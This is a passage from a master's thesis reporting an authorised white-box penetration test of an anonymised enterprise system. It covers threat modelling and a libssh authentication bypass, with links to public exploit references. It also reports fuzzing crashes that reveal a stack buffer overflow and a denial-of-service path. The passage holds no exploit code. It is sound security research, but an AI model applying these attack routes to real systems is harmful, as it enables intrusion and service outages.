DEGREE PROJECT IN COMPUTER SCIENCE AND ENGINEERING, SECOND CYCLE, 30 CREDITS

STOCKHOLM, SWEDEN 2019

Identification and Exploitation of Vulnerabilities in a Large-Scale IT-System

DAVID SKEPPSTEDT

KTH ROYAL INSTITUTE OF TECHNOLOGY
SCHOOL OF ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

Identification and Exploitation of Vulnerabilities in a Large-Scale IT-System

DAVID SKEPPSTEDT

Master in Computer Science
Date: July 2, 2019
Supervisor: Pontus Johnson
Examiner: Mathias Ekstedt
School of Electrical Engineering and Computer Science
Swedish title: Identifiering och uttnytjande av sårbarheter i ett storskaligt IT-system.

Abstract

This thesis presents the results of a vulnerability assessment and exploit development targeting a large-scale IT-system. Penetration testing and threat modelling was used to identify vulnerabilities in the system. This resulted in identification of five vulnerabilities and the development of a reliable denial of service exploit using an authentication bypass and a stack-based buffer overflow. The consequences of the vulnerabilities and the exploit is discussed and set into a broader perspective. The conclusion is that the results from this thesis can help improve the security of the IT-system. However, the identification of additional vulnerabilities could lead to a more potent exploit.

Sammanfattning

I detta examensarbete har ett storskaligt IT-system säkerhetsgranskats. Metoden som har används är penetrationstest och hotmodellering. Resultatet är en tillförlitlig överbelastningsattack som utnyttjar två av de fem sårbarheter som har upptäckts. Attacken utnyttjar ett fel i auktoriseringsflöde och en buffertöverfyllning. Konsekvenser av attacken och sårbarheterna diskuteras. Slutsatsen är att resultatet kommer att bidra till att IT-systemet blir säkrare men om fler sårbarheter hade hittats så skulle attacken kunnat ha bättre verkan på målet.

Acknowledgements

I would first like to thank my thesis supervisor, Professor Pontus Johnson. He proposed the thesis project and helped me to make it my own. He provided me with invaluable feedback and support and without him, this thesis would have never been completed.

I would also like to thank my friend and colleague Davis Freimanis. Without his help, support and company during early mornings and late evenings I would not have accomplished as much as I did.

Additionally, I would like to acknowledge and thank all the people that helped me understand the IT-system and endured the steady stream of stupid questions and long meetings.

Finally, I must express my gratitude to my family and friends for providing me with unfailing support and continuous encouragement throughout my years of study and through the process of researching and writing this thesis. This accomplishment would not have been possible without them.
Thank you!

David Skeppstedt
May 2019

Contents

Chapter 1

Introduction

Today, more and more things are connected to the Internet and society fundamentally relies on hundreds of thousands of IT-systems. Ericsson predicts that by 2022 there will be around 29 billion IP connected devices [1]. Usability and security are often at odds with each other and more often than not usability wins and security is often considered an obstacle, illuminated recently by the 1177-Vårdguiden security debacle [2]. The consequence of this skewed priority between usability and security is that IT-systems necessary for society are insecure and have increased risk of being vulnerable to hacker attacks.

Thus, understanding what vulnerabilities exists in IT-systems is paramount for the knowledge of how to design and build software that is secure[1]. This has become evident in light of recent hacker attacks disrupting critical infrastructure. For example, the Ukraine blackout attacks, disabling electricity for large parts of the country [3], and the WannaCry ransomware attack that for instance disabled hospitals' IT systems [4].

Penetration testing, also called ethical hacking, is a method that is used to assess the security of IT-systems. It typically entails that an authorised hacking attack will take place to understand what parts of the system contains vulnerabilities that a real attack would use. To understand the system, the penetration tester uses threat modelling to build a model of the system and enumerate potential security issues with it. Lately, it has even become popular for companies such as Facebook and Google to pay money to anyone that finds bugs in their IT-systems [5, 6]. Cybersecurity has the unfortunate asymmetric effect that the attack only needs to find one exploitable vulnerability when the defender

[1] I know, nothing is 100% secure.

needs to defend from everything. Therefore, it makes sense to pay hackers to break IT-systems to make them more secure by finding the vulnerabilities before the hackers.

This is the reference point of this thesis, a world where more and more of our society and critical infrastructure is connected to the Internet and where hacker attacks is a threat to not only modern society but can also be used in modern warfare.

1.1 Problem Statement

All software and IT-system contains flaws and bugs. A growing problem is that the flaws are security vulnerabilities that can cause harm to the system's users and maintainers. An organisation with a large-scale IT-system wants their system to be researched for security vulnerabilities. The objective for this thesis is thus, to conduct a penetration test on the provided IT-system to see what vulnerabilities can be exploited.

The principle that maintains the IT-system has asked for them and the system to remain anonymous for confidentiality and safety reasons.

1.1.1 Research Question

The main goal of this degree project is to find vulnerabilities and develop exploits the will affect the system which in turn can contribute to make the system more secure. This can be summarised in the following research question.

In the vetted system, what kind of security vulnerabilities exist and how can they be used to develop an exploit that will give an attacker leverage over the system?

1.1.2 Hypothesis

One or more security vulnerabilities are discovered that would give an attacker leverage over the system.

1.1.3 Evaluation

A proof of concept exploit that use the discovered vulnerability to strong arm the system into doing something undefined.

1.2 Motivation

The motivation behind this thesis is to gain specialised knowledge in the field of penetration testing, i.e, knowledge about how to asses the security of IT-

systems, how to build exploits and leverage vulnerabilities and thus find strategies to compromise computer systems. This will in turn lead to a better understanding of how malicious software and other types of exploits can be mitigated and in what way software should be built to withstand such attacks. The goal of this thesis is that the research contributes in making the IT-system more secure.

1.3 Delimitations

The focus of the thesis will be on threat modelling, finding vulnerabilities, exploiting them and responsibly disclose the findings. There will be no other deliverables, e.g. building security patches is out of the scope for this thesis. When a promising vulnerability is found, the project will be focused extensively on exploring how it can be exploited.

1.4 Thesis Structure

The report follows the phases of penetration testing, finding vulnerabilities and then exploiting them. Therefore, there is two chapters with results and two chapters with methods. In chapter 2, necessary theory about security, penetration testing and threat modelling is explained. Then the methodology used for threat modelling and the initial phases of penetration testing is described in chapter 3. In chapter 4, the initial results are reported, enumerating the vulnerabilities that guides the rest of the project. Necessary theory and related work is presented in chapters 5 and 6. The final exploit and thus, the results are presented in chapter 8. Discussions and conclusions are found in chapters 9 and 10, respectively.

Chapter 2

Background

This chapter presents background on security, threat modelling and penetration testing.

2.1 Security

The Oxford dictionary defines the term *Security* as the state of being free from danger or threat [7]. Security is often a desirable property for software and computer systems.

2.1.1 Cybersecurity

The terms computer-, information- and cyber-security is often used interchangeably. In this thesis the term security or cybersecurity will be used.

The term cybersecurity is defined by Schatz, Bashroush, and Wall [8] as:

> The approach and actions associated with security risk management processes followed by organizations and states to protect confidentiality, integrity and availability of data and assets used in cyber space. The concept includes guidelines, policies and collections of safeguards, technologies, tools and training to provide the best protection for the state of the cyber environment and its users.

The terms confidentiality, integrity and availability is further described in section 2.1.2 and this definition acts as a foundation for the term cybersecurity throughout this thesis.

2.1.2 CIA

Confidentiality **I**ntegrity **A**vailability (CIA) are three important properties of IT-systems with regards to security. Accountability and authenticity are also often considered important features.

The terms are defined in the following way by Stallings and Brown [9]. *Confidentiality* consists of two concepts: data confidentiality and privacy, the former means that information is not disclosed to unauthorised users and the latter means that individuals know what type of information is collected about themselves and by whom.

Integrity consists of the concepts data- and system integrity, where the former means that information stored on a computer is only changed in authorised

manners and the latter means that systems perform their intended function free from unauthorised manipulation.

Availability means that systems work promptly and services is not denied to authorised users.

Authenticity is the property of being verifiable and trusted. For instance is the received message the same message that was transmitted?

Accountability is the property of being able to trace events to entities. For example, a deposit was made from account A for X amount by clerk C. This property can help determine the source of a security breach.

2.1.3 Threats

Threats are risks of security violations, in essence, it is a possible danger that might exploit a vulnerability in a system [10].

2.1.4 Vulnerability

A vulnerability is a bug or a flaw in a software or a systems implementation, design or operations and management. The bug could be exploited, violating security polices in place. All software contain bugs, however it does not mean that all bugs are vulnerabilities nor that all vulnerabilities are worth mitigating [10].

2.1.5 Exploit

An exploit is a software specifically design to exploit a vulnerability [9].

2.1.6 Attack Surface

An attack surface, or trust boundary, is the surface an IT system exposes to the world, for example, open network ports. Basically, anything that can be influenced by an outside attacker [9]. Shostack [11] defines attack surfaces in relation to a trust boundary, "an attack surface is a trust boundary and a direction from which an attacker could launch an attack". A trust boundary

is defined as a place where more than one principal interact, i.e an interface between two processes, for example a web browser and a web server.

2.2 Threat Modelling

Threat modelling is defined by Shostack [11] as using models to find security problems. A model is an abstract representation of an entity such as a software system. There are several reasons to model, e.g to find problems with a software design prior to developing it, identifying issues before they become a problem and to understand what threats could affect the system.

Shostack [11] describes a process with four key questions.

1. What are you building?
2. What can go wrong?
3. What should you do about those things that can go wrong?
4. Did you do a decent job of analysis?

In essence it is about identify high-value assets (what to defend) and potential attack vectors (what to defend from). Threat modelling is thus an important aspect when developing software that claims to be secure, without properly analysing threats, it becomes impossible to define the correct security requirements and deploy mitigation techniques. In a way, threat modelling can be used to let developers hack their own system; looking at their system with an attackers point of view [12].

There exist different methodologies to model software and to identifying threats and vulnerabilities. STRIDE and data flow diagrams, used in this thesis are presented in sections 2.2.1 and 2.2.2.

2.2.1 STRIDE

Spoofing, Tampering, Repudiation, Integrity, Denial of Service and Escalation of Privilege, or **STRIDE**, is a mnemonic and a thread modelling methodology. It was first described by Kohnfelder and Garg [13] and was a reaction to the increased use of computer systems and the need to keep them secure. It is meant to be used to enumerate threats during the software design phase.

The rest of this section will describe the different threat categories as defined by Kohnfelder and Garg [13] and Shostack [11].

Spoofing

A threat that lets an adversary use a vulnerability of system to pretend to be something or someone else falls under the category of spoofing. Typically examples might be spoofing the source IP address during a DoS attack to avoid detection, a web site pretending to be your bank and steals your login information or using someones credentials to access systems.

Tampering

A tampering threat means that an adversary can modify data without being authorised. E.g remove someones photos on Facebook without being logged in, inserting packets in a data stream or remove a file on disk.

Repudiation

An event in the system is not logged and thus impossible to trace, an adversary can use this to perform malicious events without being detected. In essence, it lets entities deny that an event happened. For example, imagine a developer saying: "I did not remove all database configuration from the production server, I promise!" This threat category is strongly linked to the CIA property of accountability, see section 2.1.2.

Information Disclosure

Information disclosure threats is about unauthorised access to information. For example, someone can access information about your bank account, an error message reveals if an email address exists or not, or simply listening to unencrypted network traffic that reveal secret information. In essence, an adversary gets access to information directly without needing to spoof a proper user.

Denial of Service

Denial of service threats targets system resources and by using a vulnerability makes them unavailable resulting in unusable services. For example, making a program go into an infinite loop, crash a server or sending more data to a system that it can handle. This type of threats are related to availability and reliability of IT systems (see the availability property in 2.1.2).

Escalation of Privilege

Escalation of privilege lets an unprivileged user gain more access to the system and could lead to total compromise. This also means that an attack can be performed undetected if the new privilege is high enough to remove logs and other tracking. A common scenario is to compromise a process running as root[1] and hence inherit root privileges and overtake the whole system.

2.2.2 Data flow Diagram

The modelling part of thread modelling focuses on creating a logical representation of a computer system and its software. Shostack [11] recommends Data Flow Diagram (DFD). A DFD is model that is easy to adopt and is useful because many threats lies in in the actual flow of data. The idea is to model the flow of data between processes, data stores and external entities. It is also useful to indicate different trust boundaries in the diagram. An example is shown in figure 2.1.

[1]Root is the user with maximum administrative privileges. Read more here `https://en.wikipedia.org/wiki/Superuser`



Figure 2.1: Example DFD.

2.3 Penetration Testing

Penetration testing, (sometimes ethical hacking), is a common methodology to evaluate the security of IT-systems. In essence, a pen-tester, or hacker, is given permission to hack the system. This means intentionally circumventing the indented purpose of the system to accomplish something unexpected. For example, bypassing authentication checks or using an injection attack to perform data exfiltration. The purpose of performing this kind of activity is to find vulnerabilities and issues with a IT-system such that they can be fixed before an adversary exploits them. There are different ways to conduct a penetration test depending on the purpose: the most cost effective or to simulate a nation-state sponsored attacker. One categorisation is the concept of black- or white-box testing, the former being without any information and the latter with as much information about the system and software as possible [14, 15].

Weidman [15] suggest the following phases for penetration testing which is

based on The Penetration Testing Execution Standard[2]:

1. Pre-engagement, Agreeing with the client about the scope and goal of the test.
2. Intelligence Gathering, gathering information about the client and ways to connect to the system.
3. Threat Modelling, Using the previously gathered information to determine valuable targets and impact of attack.
4. Vulnerability analysis, Using the information to find vulnerabilities in the system.
5. Exploitation, Taking advantaged of found vulnerabilities by exploiting them and compromising systems.
6. Post Exploitation, If previous phase was successful this phase can be used to keep access to a host to be able to move to other targets or collect data over time.
7. Reporting, The penetration tester reports the results to the client.

[2] http://www.pentest-standard.org/index.php/Main_Page

Chapter 3

Penetration Testing Methods

The examination method for this degree project focuses on two things, threat modelling and penetration testing. Penetration testing can be further split into finding vulnerabilities and exploit development. The latter is the actual engineering part of this thesis and will be further explained in chapter 7, adapted to the results of the vulnerability assessment. This chapter describes how the threat modelling and the vulnerability identification part was conducted.

3.1 Threat Modelling

The first step of threat modelling is to understand what to model, a task that can be trivial or very complex depending on the circumstances. The large-scale computer system under consideration in this thesis is of the latter kind, complex and hard to grasp. Thus, to understand the system at hand, a series of semi-structured interviews where held with people responsible for the different parts of the system. This idea was adapted from the brainstorming method that Shostack [11] suggests. The following questions where used:

1. Can you describe the system?
2. What are the main dataflows?
3. What other systems does it communicate with?
4. What measures have been taken to secure the system?
5. What threats do you see against the system?
6. Anything to add?
7. Is documentation available for this system?

As a complement to the interviews, available documentation was read to complement the mental picture of the whole system.

Furthermore, a literature study was conducted to investigate what common mistakes and security issues exists in similar systems. The literature was mainly academic research. This is recommended practice by e.g Shostack [11].

Additionally, the initial step of penetration testing, described in more detail in section 3.2, was also conducted in parallel with conducting interviews and reading documentation. The reasoning behind this was to gain a better understanding of the system and uncover things that is not documented properly.

The next step in the process, was based on all the information gathered to create data flow diagrams of the system. Then enumerate the potential threats and verify them together with the developers and system architects. For the threat enumeration, I used STRIDE to categorise potential threats. STRIDE, works well on a holistic level, is easy to understand and covers a lot of different threat types, it is also favoured by Shostack [11]. Furthermore, since threat modelling is only one part of this thesis further analysis of different threat modelling methods was not investigated due to time constraints.

The data flow diagrams where created using Microsoft Threat Modeling Tool 2016 [1]. It is a simple tool that can be used to create DFD diagrams with trust boundaries and communication flows. Example of a diagram created with this tool can bee seen in figure 4.1.

The validation of the threat model was conducted with a semi formal interview together with developers responsible for the systems and the questions asked where the following,

- What is correct?
- What is missing?
- What is wrong?
- Other concerns with the threat model?

The reasoning behind not strictly following the steps laid out in Shostack [11] is because that the threat model in this case is used for penetration testing instead of software development. Thus, the focus is on step 1 and 2 as presented in section 2.2.

[1] `https://docs.microsoft.com/en-us/azure/security/azure-security-threat-modeling-tool`

3.2 Penetration Testing

The methodology used for the penetration test of the system is based on the phases presented in section 2.3.

However, the need to understand the system without any prior knowledge was not needed in this case since it is a white box test. Instead of trying to find out information about the system from open source intelligence, all documentation, source code and access to developers was provided. Furthermore, the phases presented by Weidman [15] are not clearly separated and distinct processes, thus the decision was taken to do them in parallel as it strengthens the overall process. For instance, the information from the intelligence gathering and vulnerability analysis phases are useful for the threat modelling to create a better model and understanding of the system. This was especially true in this case where documentation and design documents where lacking in depth and skipped details.

The goal for this part of the degree project was to find a vulnerability area to focus on. Thus, this phase can bee seen as a broad security assessment to find vulnerabilities to exploit. It includes the information gathering, threat modelling and vulnerability phase.

The rest of this section is structured as follows, first a short description about the target system is presented in section 3.2.1, the tools and techniques are found in 3.2.2 and the chapter ends with a presentation of the strategy used in section 3.2.3.

3.2.1 The System and the Situation

The system include application servers, load balancers, clients, databases and communication servers. The system can also be configured in variouse degrees of redundancy. The operating systems used in the system are Windows 10, Windows Server 2012 and Red Hat Linux v7. Microsoft authentication and authorisation system Active Directory is part of the system.

A simplified version of the system can be seen in figure 3.1.

It is also worth noting that this system is protected with firewalls and not directly connected to the Internet. The adversary is located on the same network



Figure 3.1: Simplified view of the targeted computer system. A standard Windows domain with clients, servers and some Linux servers. Dotted lines are communication with Active Directory for authentication and authorisation. Filled lines are network traffic between hosts.

as the system, i.e., already behind the firewall. The adversary can been seen as a malicious host on the network.

3.2.2 Tools and Techniques

The primary tool used was a computer running the Kali 2018.4 Linux Distribution [2]. Previous experience with the distribution and it being pre-loaded with useful penetration testing tools made it a clear choice. The following sections are a list of notable tools used.

[2] https://www.kali.org/news/kali-linux-2018-4-release/

Nmap

Network Mapper, or more commonly known as Nmap[3] is a tool is used to chart networks. It finds the number of hosts available, what operating systems they run and if they expose any services.

Blaster

A fuzzer[4] called *blaster* was developed as a complementary tool to Nmap which connects to all supplied TCP ports and reads data for five seconds and then writes random data for five seconds. The purpose was to find processes that allow unauthorised data reads and that will crash if to much or unexpected data is written. The source code and binaries are available on github.[5]

The reason of developing this tool was that the developers suggested to investigate if services allowed unauthorised reads.

Metasploit

Metasploit [6] is a exploit development framework that contains a lot of premade exploits for known vulnerabilities. This makes it trivially easy to try different attacks against possible targets if a vulnerability is found. It also contains a module with vulnerability scanners for common security bugs.

ExploitDB

ExploitDB[7] is a database filled with known vulnerabilities of different software. It is a useful tool to use to check if a service encountered when using for example, Nmap, might be vulnerable.

---

[3] `https://nmap.org/`

[4] Fuzzing is a testing method where invalid or random data is sent to a process.

[5] `https://github.com/dskeppstedt/blaster`

[6] `https://www.offensive-security.com/metasploit-unleashed/introduction/`

[7] `https://www.exploit-db.com/`

3.2.3 Strategy

Based on the reconnaissance and threat modelling use the knowledge gathered to guide the search for vulnerabilities during the vulnerability analysis phase as recommended by Weidman [15].

The strategy used in the this phase was the following.

- Survey the targeted network and make an inventory of available hosts.
- Enumerate exposed services by available hosts.
- Check all exposed services for vulnerable versions.
- Interact with all services using a fuzzer or manually, that is potentially vulnerable.

Chapter 4

Initial Results

This chapter presents the initial results from the penetration testing phase. It covers the analysed sub-system, threat modelling of said system and identified vulnerabilities.

4.1 System

A purpose of the initial penetration testing phase was to limit the scope of the continued research. The new scope is a subsystem of the large-scale computer system and is shown in figure 4.1.



Figure 4.1: Threat model of the vetted subsystem

There are two servers, A and B. These servers communicate via an TCP-connection, over a proprietary protocol and service. Server B also have an additional SSH application used for accessing log files. Furthermore, there is a daemon running on server B that watches the processes for crashes, the processes sends their heartbeats via UDP. Server A always runs Red Hat Linux. Server B can either use Windows Server 2012 or Red Hat Linux.

The reason this subsystem was picked for further analysis was the clear interface between two servers and the threat model and initial vulnerability identification showed the most potential (Which is presented in the following sections). Furthermore, during interviews, it became clear that server B is considered a high value target by the organisation.

4.2 Threat Modelling

In table 4.1 a STRIDE enumeration of the threats that where concluded by the threat modelling phase for the system described above in section 4.1.

Type	**Threats**
Spoofing	• Spoof Server A. • Spoof Server B. • Spoof Human User used for accessing the SSH application.
Tampering	• Tamper with settings regarding communication between A and B. • Send fake information on channel between A and B. • Alter packages in transit between A and B.
Repudiation	• There exist no logs for login via SSH application. • Possibility to remove logs for logins application.
Information Disclosure	• Passive MitM attack between Servers A and B might leak information about communication • Leakage of system settings • Leakage of encryption keys or passwords
Denial of Service	• Crash any of the services • A service crash might lead to server crash
Elevation of Privilege	• Escape from the SSH application and gain access to Server B

Table 4.1: STRIDE enumeration of the system.

4.3 Vulnerabilities

These are the initially identified vulnerabilities that lead to further analysis of the sub-system. This part only focuses on Server B. In chapter 8, more vulnerabilities and their consequences are presented.

The following vulnerabilities were found in Server B

- The SSH application (used to access logs) is built using libssh 0.7.3, which has an authentication bypass vulnerability.

This vulnerable service was detected using Nmap, version checked against ExploitDB[1] and verified by using a metasploit module [2].

- Initial tests with fuzzing crashed the SSH application.
- 4 crashes of SSH application restart Server B automatically[3]

Further fuzz-testing of the SSH application revealed two different crashes:

```
Unhandled exception at 0x00007<CENSURE> (<CENSURE>.dll)
in <CENSURE>: An invalid parameter was passed to a
function that considers invalid parameters fatal.
occurred
```

and:

```
Unhandled exception at 0x000000014<CENSURE>
in <CENSURE>: Stack cookie instrumentation
code detected a stack-based buffer overrun.
occurred
```

The latter error is evidence that there exists a stack-based buffer overflow, a vulnerability that potentially can lead to remote code execution, a significant threat to any system.

The results so far have already proven the threat model correct on the Denial of Service threats; both services and servers can be brought offline with the information found thus far.

[1] https://www.exploit-db.com/exploits/46307

[2] https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssh/libssh_auth_bypass.rb

[3] This is by design, still a vulnerability in my opinion.

4.4 The Next Step

For the rest of the report, the focus will be exploitation of the libssh vulnerability and the buffer overflow and is described in more detail in chapter 8. A theoretical background is presented in chapter 5. The main reasons to focus on exploiting this was that it provided an initial foothold into the system and the existence of this kind of sever vulnerability hints that more things might be broken. The goal would be to reach the privilege escalation threat described in section 4.2.

Chapter 5

Theoretical Background

This chapter covers the theoretical background that is specific to this degree project and the necessary information needed to understand how found vulnerabilities are being exploited.

5.1 Network Communication

The system described in section 3.2.1 is basically a networked computer system. Thus, a section on how computers communicate is relevant to this thesis since the goal is to find vulnerabilities in networked computers and compromise them. This section is based on the book *Computer Networking: A Top-Down Approach* by Kurose and Ross [16].

5.1.1 Network Architecture

Computer networks are all about different protocols and at its core there is a architecture segmenting different protocols into different layers. The well known Internet Protocol stack (seen in figure 5.1) consists of five different layers that provides different services to each other and solve different problems in regards to network communication. The reason of having this layered model is to organise and provide a structure and common base of services needed in a complex network [16].



Figure 5.1: The Internet Protocol stack layers visualised.

Application layer

The application layer is the end goal of the network architecture, here we find the real application protocols such as HTTP, SMTP and DNS, that for example, enable the web and email. The aforementioned protocols are widely different

and solve unique problems, this is the beauty and openness of the application layer, this is where the innovations and engineering is performed. Developers of software on the application level can rely on the services provided by the lower layers. E.g, package routing to the correct IP, error correction, optimising for the fastest path, etc [16].

Transportation layer

The transportation layers purpose is to encapsulate application layer messages and deliver them between applications. TCP and UDP are the de-facto protocols used and they provide different services. TCP is the reliable and stable connection where UDP is a connectionless and simple protocol [16].

Network layer

The network layer is responsible for moving network traffic from one computer to another. This is achieved by the Internet Protocol (IP) using unique addresses for all hosts (computers) on the Internet. Other protocols exists on this layer which are responsible for providing a functioning routing infrastructure between internet service providers [16].

Link layer

The purpose of the link layer is to be able to send traffic between immediate nodes via different links. Different link layer technologies provide different services and it is also the reason why different connection technologies are able to be connected to the Internet,, e.g via Wifi, Ethernet, etc [16].

Physical layer

The physical layer is all about encoding bits on a physical medium such as light waves, electricity or radio waves. This is the lowest level and closer to physics than computer science [16].

5.1.2 The Client-Server Model

The client-server model is a common design pattern in network application. As the name suggest, different nodes take different roles. There is the server, for example a web server that is responsible for the service of a web page. Clients will connect to the server to be able to render the web pages, as can be seen in figure 5.2.

